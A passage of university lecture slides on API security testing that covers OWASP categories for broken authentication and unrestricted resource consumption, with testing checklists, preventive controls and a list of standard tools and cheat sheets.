  - Use a weak or easily guessable API key
  - Check if API keys are properly validated and stored securely
- Test for OAuth 2.0 vulnerabilities:
  - Test for common OAuth 2.0 vulnerabilities, such as authorization code leakage, access token theft, and redirect URI manipulation
  - Verify that the app implements appropriate security measures for each grant type
  - Check for proper validation of access tokens and refresh tokens
- Test for JWT vulnerabilities:
  - Test for common JWT vulnerabilities, such as signature bypass, claim tampering, and token replay
  - Verify that JWTs are properly signed and validated
  - Check for proper handling of expiration times and other claims

ROBERT GORDON UNIVERSITY ABERDEEN

API-2: Testing for Broken Authentication

- Test for authentication bypass:
  - Attempt to access protected API endpoints without proper authentication
  - Test for vulnerabilities that allow attackers to bypass authentication mechanisms
  - Check for proper authorization enforcement after successful authentication
- Test for session management issues:
  - Test for vulnerabilities related to session handling, such as session fixation, session hijacking, and insecure session storage
  - Verify that sessions are properly invalidated after logout
  - Check for proper use of secure cookies and other session management mechanisms

ROBERT GORDON UNIVERSITY ABERDEEN

API-2: Broken Authentication

- Security controls to put in place:
  - Strong credentials
  - Multi-Factor Authentication (MFA)
  - Account lockout
  - Session Management
  - Password reset security

ROBERT GORDON UNIVERSITY ABERDEEN

API-4: Unrestricted Resource Consumption

- Attackers exploit the app and available infrastructure resources resulting in Denial of Service (DoS) on the app.
- Attacks:
  - Rate Limiting Bypass: Attackers might try to exceed rate limits by using multiple IP addresses, spoofing headers, or exploiting vulnerabilities in the rate limiting implementation.
  - Unlimited Data Exposure: Vulnerabilities could allow attackers to retrieve excessive amounts of data in a single request, potentially impacting performance or exposing sensitive information.
  - Resource Exhaustion: By sending many requests or requests that demand significant processing, attackers can exhaust server resources like CPU, memory, or bandwidth.
  - Endpoint Abuse: Specific endpoints might be more susceptible to resource consumption attacks, for example, endpoints that perform complex calculations or retrieve large datasets.

ROBERT GORDON UNIVERSITY ABERDEEN

API-4: Testing for Unrestricted Resource Consumption

- Identify Critical Endpoints: Analyse your API doc and code to identify endpoints that handle sensitive data, perform expensive operations, or are likely targets for abuse.
- Test Rate Limits: Use tools to send requests exceeding defined rate limits. Vary the request parameters, headers, and sources to test for bypass vulnerabilities.
- Data Exposure Testing: Manipulate request parameters to attempt retrieving larger datasets than intended.
- Resource Exhaustion Tests: Simulate high request volumes using load testing tools. Monitor server resource usage (CPU, memory, bandwidth) to identify bottlenecks and potential DoS vulnerabilities.
- Endpoint-Specific Tests: Design tests targeting the specific functionalities of each endpoint. For example, for an image processing endpoint, test uploading very large images or images with unusual formats.

ROBERT GORDON UNIVERSITY ABERDEEN

API-4: Unrestricted Resource Consumption - Prevention

- Set Maximums Everywhere
  - Execution timeouts
  - Memory allocation
  - Number of processes
  - File uploads
  - Response size
- Cloud Provider Budgets
  - Set budgets and alerts for your cloud resources
- Cost Monitoring Tools
  - Track resource consumption and identify anomalies

ROBERT GORDON UNIVERSITY ABERDEEN

Tools & Resources

- Security Testing Tools
  - Zed Attack Proxy (ZAP), Postman, Burp Suite
  - Jmeter, LoadRunner
- Resources
  - OWASP REST Security Cheat Sheet
  - OAuth 2.0 Cheat Sheet
  - OAuth 2.0 Security Best Current Practice
  - JWT Handbook
  - OWASP Authorization Cheat Sheet
  - OWASP Authorization Testing Automation Cheat Sheet
  - OWASP Denial of Service Cheat Sheet